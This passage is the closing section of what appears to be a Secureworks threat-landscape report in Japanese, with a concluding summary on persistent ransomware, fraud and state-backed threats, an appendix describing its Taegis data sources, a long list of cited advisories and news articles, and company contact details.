過去1年間（正直に言うと毎年ですが）の最大の教訓の1つは、脅威の状況は回復するということです。法執行活動の強化や、注目を集める摘発や逮捕があったにもかかわらず、グループ名は異なっていてもランサムウェアは依然として最大の経済的脅威です。ビジネスメール詐欺も同様です。国家が支援する攻撃グループは、そのTTPsの一部が西側諸国によって非難された後も、依然として執拗かつ豊富なリソースを有しています。本物か偽物かは問わずハクティビストは、一部は国家の支援を受けたグループから専門的な支援を受けて、迷惑な攻撃を続けていますが、その影響は限定的であることが多くなっています。残念ながら、セキュリティの確保は一度きりの作業ではなく、警戒の必要性は変わりません。

ただし、これらの基本的な防御策を行い、最新の脅威インテリジェンスを常に把握しておくことで、組織は常に一歩先を行くことができます。このレポートが、脅威の状況への理解を深めることに役立つことを願っています。Secureworksのお客様は、年間を通じて、最新かつ重要で話題の脅威インテリジェンスを受け取り、常に先手をつことができます。レポートと、Taegisプラットフォームのすべての利点、および上記の重要な防御策を併用することで、安全を維持できます。



付録

Taegis、および脅威に関するSecureworksの見解

脅威の状況に関するSecureworks独自の見解は、Taegisプラットフォームからの監視データ、インシデント対応チームとSecureworks Adversary Groupによるお客様対応、およびCTUが実施した技術的および戦術的リサーチ（非公開インテリジェンスと業界連携、ダークWeb監視、および大規模なボットネットエミュレーションを含む）の組み合わせから得られます。

Secureworksは、世界中のお客様の環境からTaegisを介して収集された5兆件を超えるTaegisイベント ログを毎週処理しています。CTUリサーチャーは、自社のシステムと複数の外部ソースからデータを収集して分析し、それを使用して攻撃者の行動と戦術・技術・手順（TTPs）を明らかにします。これらの情報は、毎週発行している専門的な脅威インテリジェンス調査成果や、他のTIプロバイダーが使用する命名規則と攻撃グループを関連付ける統一された「ロゼッタストーン」に活用されています。また、TaegisがSecureworksのお客様に提供する優れた脅威検知と統合された対応アクションの背後にある、専門家が生成した知識のリポジトリにデータを提供する目的でも、この情報を使用しています。

図46. 脅威動向に関するSecureworksの見解（出典：Secureworks）

1 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-blazer

2 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-mystic

3 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-tahoe

4 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-rebellion

5 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-melody

6 **FBI disrupts the Dispossessor ransomware operation, seizes servers, 8/12/24,** https://www.bleepingcomputer.com/news/security/fbi-disrupts-the-dispossessor-ransomware-operation-seizes-servers/

7 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-feather

8 **SYNNOVIS' STATEMENT ON THIS WEEK'S CYBERATTACK, 6/4/24,** https://www.synnovis.co.uk/news-and-press/synnovis-cyberattack

9 **O positive and O negative donors asked to urgently book appointments to give blood following London hospitals IT incident, 6/10/24,** https://www.nhsbt.nhs.uk/news/o-positive-and-o-negative-donors-asked-to-urgently-book-appointments-to-give-blood-following-london-hospitals-it-incident/

10 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-waterfall

11 **Hitting the BlackMatter gang where it hurts: In the wallet, 10/24/21,** https://www.emsisoft.com/en/blog/39181/on-the-matter-of-blackmatter/

12 **BlackCat ransomware shuts down in exit scam, blames the "feds", 8/23/24,** https://www.bleepingcomputer.com/news/security/blackcat-ransomware-shuts-down-in-exit-scam-blames-the-feds/

13 **BlackCat Ransomware Group Implodes After Apparent $22M Payment by Change Healthcare, 3/5/24,** https://krebsonsecurity.com/2024/03/blackcat-ransomware-group-implodes-after-apparent-22m-ransom-payment-by-change-healthcare/

14 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-victor

15 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-souvenir

16 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-southfield

17 **Cyber-related Designation, 5/7/24,** https://ofac.treasury.gov/recent-actions/20240507

18 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-harvest

19 **Qakbot Malware Disrupted in International Cyber Takedown, 8/29/23,** https://www.justice.gov/opa/pr/qakbot-malware-disrupted-international-cyber-takedown

20 **Law Enforcement Takes Down Qakbot, 8/29/23,** https://www.secureworks.com/blog/law-enforcement-takes-down-qakbot

21 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-lagoon

22 **Microsoft Threat Intelligence, 12/16/23,** https://twitter.com/MsftSecIntel/status/1735856754427047985

23 **Justice Department Disrupts Prolific ALPHV/Blackcat Ransomware Variant, 12/19/23,** https://www.justice.gov/opa/pr/justice-department-disrupts-prolific-alphvblackcat-ransomware-variant

24 **International investigation disrupts the world's most harmful cyber crime group, 2/20/24,** https://www.nationalcrimeagency.gov.uk/news/nca-leads-international-investigation-targeting-worlds-most-harmful-ransomware-group

25 **LockBit leader unmasked and sanctioned, 5/7/24,** https://www.nationalcrimeagency.gov.uk/news/lockbit-leader-unmasked-and-sanctioned

26 **U.S. Charges Russian National with Developing and Operating LockBit Ransomware, 5/7/24,** https://www.justice.gov/opa/pr/us-charges-russian-national-developing-and-operating-lockbit-ransomware

27 **INTERPOL-led operation targets growing cyber threats, 2/1/24,** https://www.interpol.int/en/News-and-Events/News/2024/INTERPOL-led-operation-targets-growing-cyber-threats

28 **Dozens arrested and thousands contacted after scammer site taken offline, 4/18/24,** https://news.sky.com/story/dozens-arrested-and-thousands-contacted-after-scammer-site-taken-offline-13117618

29 **The Fall of LabHost: Law Enforcement Shuts Down Phishing Service Provider, 4/18/24,** https://www.trendmicro.com/en_gb/research/24/d/labhost-takedown.html

30 **Largest ever operation against botnets hits dropper malware ecosystem, 5/30/24,** https://www.europol.europa.eu/media-press/newsroom/news/largest-ever-operation-against-botnets-hits-dropper-malware-ecosystem

31 **Europol identifies 8 cybercriminals tied to malware loader botnets, 5/31/24,** https://www.bleepingcomputer.com/news/legal/europol-identifies-8-cybercriminals-tied-to-malware-loader-botnets/

32 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-blackburn

33 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-ulrick

34 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-swathmore

35 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-victor

36 **Are DarkGate and PikaBot the new QakBot? 11/20/23,** https://cofense.com/blog/are-darkgate-and-pikabot-the-new-qakbot/

37 https://www.trendmicro.com/en_gb/research/24/a/a-look-into-pikabot-spam-wave-campaign.html

38 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-andrew

39 **Operation Endgame, accessed 8/23/24,** https://www.operation-endgame.com/

40 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/gold-crestwood

41 **QakBot Malware Resurfaces with New Tactics, Targeting the Hospitality Industry, 12/18/23,** https://thehackernews.com/2023/12/qakbot-malware-resurfaces-with-new.html

42 **Vidar Infostealer Steals Booking.com Credentials in Fraud Scam, 11/30/24,** https://www.secureworks.com/blog/vidar-infostealer-steals-booking-com-credentials-in-fraud-scam

43 **Cyber security breaches survey 2024, 4/9/24,** https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2024/cyber-security-breaches-survey-2024

44 **Internet Crime Report 2023, accessed 8/3/24,** https://www.ic3.gov/Media/PDF/AnnualReport/2023_IC3Report.pdf

45 **EWS applications and the Exchange architecture, 1/18/19,** https://learn.microsoft.com/en-us/exchange/client-developer/exchange-web-services/ews-applications-and-the-exchange-architecture

46 **App consent grant investigation, 3/7/24,** https://learn.microsoft.com/en-us/security/operations/incident-response-playbook-app-consent

47 **Webinar Inside the Threat: Secureworks CTU Analysis | Episode 2, 5/15/24,** https://www.secureworks.com/resources/wc-inside-the-threat-secureworks-ctu-analysis-episode-2

48 **CEO of world's biggest ad firm targeted by deepfake scam, 5/10/24,** https://www.theguardian.com/technology/article/2024/may/10/ceo-wpp-deepfake-scam

49 **Finance worker pays out $25 million after video call with deepfake 'chief financial officer', 2/4/24,** https://edition.cnn.com/2024/02/04/asia/deepfake-cfo-scam-hong-kong-intl-hnk/index.html

50 **Products on your perimeter considered harmful (until proven otherwise), 2/29/24,** https://www.ncsc.gov.uk/blog-post/products-on-your-perimeter

51 **Chinese government hacker exploiting ScreenConnect, F5 bugs to attack defense and government entities, 3/21/24,** https://therecord.media/chinese-government-hacker-exploiting-bugs-to-target-defense-government-sectors

52 **Palo Alto - Putting The Protecc In GlobalProtect (CVE-2024-3400), 4/16/24,** https://labs.watchtowr.com/palo-alto-putting-the-protecc-in-globalprotect-cve-2024-3400/

53 **KB CVE-2023-46805 (Authentication Bypass) & CVE-2024-21887 (Command Injection) for Ivanti Connect Secure and Ivanti Policy Secure Gateways, 1/10/24,** https://forums.ivanti.com/s/article/KB-CVE-2023-46805-

Authentication-Bypass-CVE-2024-21887-Command-Injection-for-Ivanti-Connect-Secure-and-Ivanti-Policy-Secure-Gateways?language=en_US

54 **Active Exploitation of Two Zero-Day Vulnerabilities in Ivanti Connect Secure VPN, 1/10/24,** https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/

55 **Identifying and Mitigating Living Off the Land Techniques, 2/7/24,** https://www.cisa.gov/resources-tools/resources/identifying-and-mitigating-living-land-techniques

56 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/bronze-silhouette

57 **How russian government-controlled hacking groups shift their tactics, objectives and capacities — report, 9/25/23,** https://cip.gov.ua/en/news/yak-zminyuyutsya-taktiki-cili-i-spromozhnosti-khakerskikh-grup-uryadu-rf-ta-kontrolovanikh-nim-ugrupovan-zvit

58 **Russian Hackers Target Europe with HeadLace Malware and Credential Harvesting, 5/31/24,** https://thehackernews.com/2024/05/russian-hackers-target-europe-with.html

59 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-twilight

60 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/bronze-president

61 **How to use the Regsvr32 tool and troubleshoot Regsvr32 error messages, accessed 8/23/24,** https://support.microsoft.com/en-gb/topic/how-to-use-the-regsvr32-tool-and-troubleshoot-regsvr32-error-messages-a98d960a-7392-e6fe-d90a-3f4e0cb543e5

62 **Chatting Our Way Into Creating a Polymorphic Malware, 1/17/23,** https://www.cyberark.com/resources/threat-research-blog/chatting-our-way-into-creating-a-polymorphic-malware

63 **Can You Speak In Virus? LLMorpher: Using Natural Language in Virus Development, 12/1/23,** https://socradar.io/can-you-speak-in-virus-llmorpher-using-natural-language-in-virus-development/

64 **TA547 Uses an LLM-Generated Dropper to Infect German Orgs, 4/10/24,** https://www.darkreading.com/threat-intelligence/ta547-uses-llm-generated-dropper-infect-german-orgs

65 **Are Scammers Using AI to Enhance Fake Obituary Sites? 3/1/24,** https://www.secureworks.com/blog/are-scammers-using-ai-to-enhance-fake-obituary-sites

66 **The near-term impact of AI on the cyber threat, 2/24/24,** https://www.ncsc.gov.uk/report/impact-of-ai-on-cyber-threat

67 **New MFA-bypassing phishing kit targets Microsoft 365, Gmail accounts, 3/25/24,** https://www.bleepingcomputer.com/news/security/new-mfa-bypassing-phishing-kit-targets-microsoft-365-gmail-accounts/

68 **Anonymous Sudan, accessed 8/23/24,** https://en.wikipedia.org/wiki/Anonymous_Sudan

69 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/cobalt-sapling

70 **Alert: GhostSec and Stormous Launch Joint Ransomware Attacks in Over 15 Countries, 3/6/24,** https://thehackernews.com/2024/03/alert-ghostsec-and-stormous-launch.html

71 **Hacktivists Breach Iranian Surveillance System, 8/23/23,** https://www.forbes.com/sites/emmawoollacott/2023/08/29/hacktivists-breach-iranian-surveillance-system/

72 **The Five Families: Hacker Collaboration Redefining the Game, 11/3/23,** https://socradar.io/the-five-families-hacker-collaboration-redefining-the-game/

73 **Stormous ransomware gang takes credit for attack on Belgian brewer Duvel, 3/7/24,** https://therecord.media/stormous-claims-duvel-beer-attack

74 **Road to redemption: GhostSec's hacktivists went to the dark side. Now they want to come back, 6/19/24,** https://therecord.media/ghostsec-hacktivism-cybercrime-interview-click-here-podcast

75 **Outline of the People's Republic of China 14th Five-Year Plan for National Economic and Social Development and Long-Range Objectives for 2035, accessed 8/23/24,** https://cset.georgetown.edu/wp-content/uploads/t0284_14th_Five_Year_Plan_EN.pdf

76 **MI5 head warns of 'epic scale' of Chinese espionage, 10/18/23,** https://www.bbc.co.uk/news/uk-67142161

77 **FBI Director Christopher Wray and Heads of Foreign Security Agencies Convene at Stanford to Address Threat to Innovation Posed by China, 10/18/23,** https://www.hoover.org/fbi-director-christopher-wray-and-heads-foreign-security-agencies-convene-stanford-address-threat

78 **APT Attacks From 'Earth Estries' Hit Gov't, Tech With Custom Malware, 8/30/23,** https://www.darkreading.com/cyberattacks-data-breaches/-apt-attacks-from-earth-estries-hit-govt-tech-with-custom-malware

79 **China's Massive Belt and Road Initiative, updated 2/2/23,** https://www.cfr.org/backgrounder/chinas-massive-belt-and-road-initiative

80 **Collateral Damage: The Domestic Impact of U.S. Semiconductor Export Controls, 7/9/24,** https://www.csis.org/analysis/collateral-damage-domestic-impact-us-semiconductor-export-controls

81 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/bronze-edgewood

82 **Joe Truzman,** https://twitter.com/JoeTruzman

83 **Seven Hackers Associated with Chinese Government Charged with Computer Intrusions Targeting Perceived Critics of China and U.S. Businesses and Politicians, 3/25,24,** https://www.justice.gov/opa/pr/seven-hackers-associated-chinese-government-charged-computer-intrusions-targeting-perceived

84 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/bronze-vinewood

85 **UK holds China state-affiliated organisations and individuals responsible for malicious cyber activity, 3/25/24,** https://www.gov.uk/government/news/uk-holds-china-state-affiliated-organisations-and-individuals-responsible-for-malicious-cyber-activity

86 **Defence secretary Grant Shapps confirms name of contractor running MoD system hacked by China, 5/7/24,** https://news.sky.com/story/contractor-sscl-runs-mod-system-hacked-by-china-labour-mp-john-healey-claims-13131105

87 **MoD contractor hacked by China failed to report breach for months, 5/10/24,** https://www.theguardian.com/technology/article/2024/may/10/mod-contractor-hacked-china-failed-report-breach-months

88 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/bronze-university

89 **Why China axed the Strategic Support Force and reshuffled the military, 4/26/24,** https://www.defensenews.com/global/asia-pacific/2024/04/26/why-china-axed-the-strategic-support-force-and-reshuffled-the-military/

90 **Known Exploited Vulnerabilities Catalog,** https://www.cisa.gov/known-exploited-vulnerabilities-catalog

91 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-viking

92 **SBU exposes russian intelligence attempts to penetrate Armed Forces' planning operations system, 8/8/23,** https://ssu.gov.ua/en/novyny/sbu-exposes-russian-intelligence-attempts-to-penetrate-armed-forces-planning-operations-system

93 **Hacking of the Federal Tax Service of the Russian Federation - details of another cyber special operation of the State Government, 12/12/23,** https://gur.gov.ua/content/zlam-federalnoi-podatkovoi-sluzhby-rf-detali-cherhovoi-kiberspetsoperatsii-hur.html

94 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-hunter

95 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-tilden

96 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-frontier

97 **United States and the United Kingdom Sanction Members of Russian State Intelligence-Sponsored Advanced Persistent Threat Group, 12/7/23,** https://home.treasury.gov/news/press-releases/jy1962

98 **UK and allies expose Russian intelligence services for cyber campaign of attempted political interference, 12/7/23,** https://www.ncsc.gov.uk/news/uk-and-allies-expose-cyber-campaign-attempted-political-interference

99 **Russian spies impersonating Western researchers in ongoing hacking campaign, 2/1/24,** https://therecord.media/russian-campaign-impersonating-western-researchers-academics

100 **Exclusive: Russian hackers are linked to new Brexit leak website, Google says, 5/25/22,** https://www.reuters.com/technology/exclusive-russian-hackers-are-linked-new-brexit-leak-website-google-says-2022-05-25/

101 **Secureworks threat profiles,** https://www.secureworks.com/research/threat-profiles/iron-ritual

102 **HEWLETT PACKARD ENTERPRISE COMPANY Form 8k, 1/19/24,** https://www.sec.gov/ix?doc=/Archives/edgar/data/1645590/000164559024000009/hpe-20240119.htm

htm

103 Microsoft Corporation Form 8k, 1/17/24, https://www.sec.gov/ix?doc=/Archives/edgar/data/789019/000119312524011295/d708866d8k.htm

104 APT44: Unearthing Sandworm, accessed 8/23/24, https://services.google.com/fh/files/misc/apt44-unearthing-sandworm.pdf

105 Russia behind cyberattack with Europe-wide impact an hour before Ukraine invasion, 5/10/22, https://www.gov.uk/government/news/russia-behind-cyber-attack-with-europe-wide-impact-an-hour-before-ukraine-invasion

106 Own The Router, Own The Traffic, 7/24/19, https://www.secureworks.com/blog/own-the-router-own-the-traffic

107 APT28 Exploits Known Vulnerability To Carry Out Reconnaissance and Deploy Malware on Cisco Routers, 4/18/23, https://www.cisa.gov/news-events/alerts/2023/04/18/apt28-exploits-known-vulnerability-carry-out-reconnaissance-and-deploy-malware-cisco-routers

108 Mahsa Amini protests, accessed 8/23/24, https://en.wikipedia.org/wiki/Mahsa_Amini_protests

109 Iran executes 853 people in eight-year high amid relentless repression and renewed 'war on drugs', 4/4/24, https://www.amnesty.org/en/latest/news/2024/04/iran-executes-853-people-in-eight-year-high-amid-relentless-repression-and-renewed-war-on-drugs/

110 It's irrelevant': Iran's record low election turnout shows little faith in process, 7/3/24, https://www.theguardian.com/world/article/2024/jul/03/its-irrelevant-irans-record-low-election-turnout-shows-little-faith-in-process

111 Iranian State Actors Conduct Cyber Operations Against the Government of Albania, 9/23/22, https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-264a

112 Abraham's Ax Likely Linked to Moses Staff, 1/26/23, https://www.secureworks.com/blog/abrahams-ax-likely-linked-to-moses-staff

113 Agonizing Serpens (Aka Agrius) Targeting the Israeli Higher Education and Tech Sectors, 11/6/23, https://unit42.paloaltonetworks.com/agonizing-serpens-targets-israeli-tech-higher-ed-sectors/

114 Iran and Hezbollah behind an attempted cyber attack on an Israeli Hospital, 12/18/23, https://www.gov.il/en/departments/news/ziv181223

115 Rinse and repeat: Iran accelerates its cyber influence operations worldwide, 5/2/23, https://blogs.microsoft.com/on-the-issues/2023/05/02/dtac-iran-cyber-influence-operations-digital-threat/

116 Soldiers of Solomon, 10/18/23, https://x.com/SoldiersSolomon/status/1714726903334961413

117 Iran accelerates cyber ops against Israel from chaotic start, 2/6/24, https://blogs.microsoft.com/on-the-issues/2024/02/06/iran-accelerates-cyber-ops-against-israel/

118 Two Iranian Nationals Charged for Cyber-Enabled Disinformation and Threat Campaign Designed to Influence the 2020 U, 11/7/22, S. Presidential Election, 11/18/21, https://www.justice.gov/opa/pr/two-iranian-nationals-charged-cyber-enabled-disinformation-and-threat-campaign-designed

119 Treasury Sanctions Iranian Organizations and Individuals Supporting Intelligence and Cyber Targeting of U.S. Persons, 2/13/19, https://home.treasury.gov/news/press-releases/sm611

120 Municipal Water Authority of Aliquippa hacked by Iranian-backed cyber group, 11/26/23, https://www.cbsnews.com/pittsburgh/news/municipal-water-authority-of-aliquippa-hacked-iranian-backed-cyber-group/

121 Iranian-Linked Cyber Army Had Partial Control of Aliquippa Water System, 11/25/23, https://beavercountian.com/content/special-coverage/iranian-linked-cyber-army-had-partial-control-of-aliquippa-water-system

122 Terror Alarm, 11/28/23, https://twitter.com/Terror_Alarm/status/1729590728907456938?s=20

123 David Čermák, 12/1/23, https://twitter.com/davierm_/status/1730425688782483538?s=20

124 Vlastimil Weiner, 11/20/23, https://twitter.com/VlastimilWeiner/status/1730293713014833506?s=20

125 Full Pint Beer, 11/28/23, https://twitter.com/fullpintbeerpgh/status/1729568323455594998?s=20

126 IRGC-Affiliated Cyber Actors Exploit PLCs in Multiple Sectors, Including U.S. Water and Wastewater Systems Facilities, 12/1/23, https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-335a

127 Treasury Sanctions Actors Responsible for Malicious Cyber Activities on Critical Infrastructure, 2/2/24, https://home.treasury.gov/news/press-releases/jy2072

128 Facebook disrupts two nation-state groups operating out of Palestine, 4/21/21, https://therecord.media/facebook-disrupts-two-nation-state-groups-operating-out-of-palestine

129 The cyber strategy and operations of Hamas: Green flags and green hats, 11/7/21, https://www.atlanticcouncil.org/in-depth-research-reports/report/the-cyber-strategy-and-operations-of-hamas-green-flags-and-green-hats/

130 Israel-Palestine CyberTracker - 9 OCT 2023, 10/9/23, https://cyberknow.substack.com/p/israel-palestine-cybertracker-9-oct

131 TA402 Uses Complex IronWind Infection Chains to Target Middle East-Based Government Entities, 11/14,23, https://www.proofpoint.com/us/blog/threat-insight/ta402-uses-complex-ironwind-infection-chains-target-middle-east-based-government

132 North Korean Hackers Stole $600 Million in Crypto in 2023, 1/5/24, https://www.trmlabs.com/post/north-korean-hackers-stole-600-million-in-crypto-in-2023

133 North Korea Cyber Group Conducts Global Espionage Campaign to Advance Regime's Military and Nuclear Programs, 7/25/24, https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-207a

134 North Korea claims it launched first spy satellite, promises more, 11/22/23, https://reuters.com/world/asia-pacific/north-korea-flags-plan-launch-satellite-rocket-between-nov-22-dec-1-japan-says-2023-11-20/

135 Secureworks threat profiles, https://www.secureworks.com/research/threat-profiles/nickel-foxcroft

136 ScarCruft | Attackers Gather Strategic Intelligence and Target Cybersecurity Professionals, 1/22/24, https://www.sentinelone.com/labs/a-glimpse-into-future-scarcruft-campaigns-attackers-gather-strategic-intelligence-and-target-cybersecurity-professionals/

137 Secureworks threat profiles, https://www.secureworks.com/research/threat-profiles/nickel-juniper

138 Secureworks threat profiles, https://www.secureworks.com/research/threat-profiles/nickel-kimball

139 Secureworks threat profiles, https://www.secureworks.com/research/threat-profiles/nickel-academy

140 VMConnect supply chain attack continues, evidence points to North Korea, 8/31/23, https://www.reversinglabs.com/blog/vmconnect-supply-chain-campaign-continues

141 North Korean hackers linked to defense sector supply-chain attack, 2/19/24, https://www.bleepingcomputer.com/news/security/north-korean-hackers-linked-to-defense-sector-supply-chain-attack/


142 Warning of North Korean cyber threats targeting the Defense Sector, 2/19/24, https://www.verfassungsschutz.de/SharedDocs/publikationen/DE/cyberabwehr/2024-02-19-joint-cyber-security-advisory-englisch.pdf?__blob=publicationFile&v=2

143 Hacking Employers and Seeking Employment: Two Job-Related Campaigns Bear Hallmarks of North Korean Threat Actors, 11/21/23, https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/

144 DangerousPassword attacks targeting developers' Windows, macOS, and Linux environments, 7/19/23, https://blogs.jpcert.or.jp/en/2023/07/dangerouspassword_dev.html?&web_view=true

SECUREWORKSについて

サイバーセキュリティ業界のグローバルリーダーであるSecureworks®（NASDAQ：SCWX）は、サイバーセキュリティのグローバルリーダーです。20 年以上にわたる脅威インテリジェンスとリサーチの現場経験に基づいたクラウドネイティブ型セキュリティ分析プラットフォーム、Secureworks® Taegis™ を存分にご活用いただくことで、お客様の対応力（高度な脅威検知、インシデント調査の効率化とコラボレーション、適切なアクションの自動実行）を強化し、お客様の環境を保護します。



詳細につきましては、**03-4400-9373** または、
secureworks.jpをご覧ください。

Secureworks®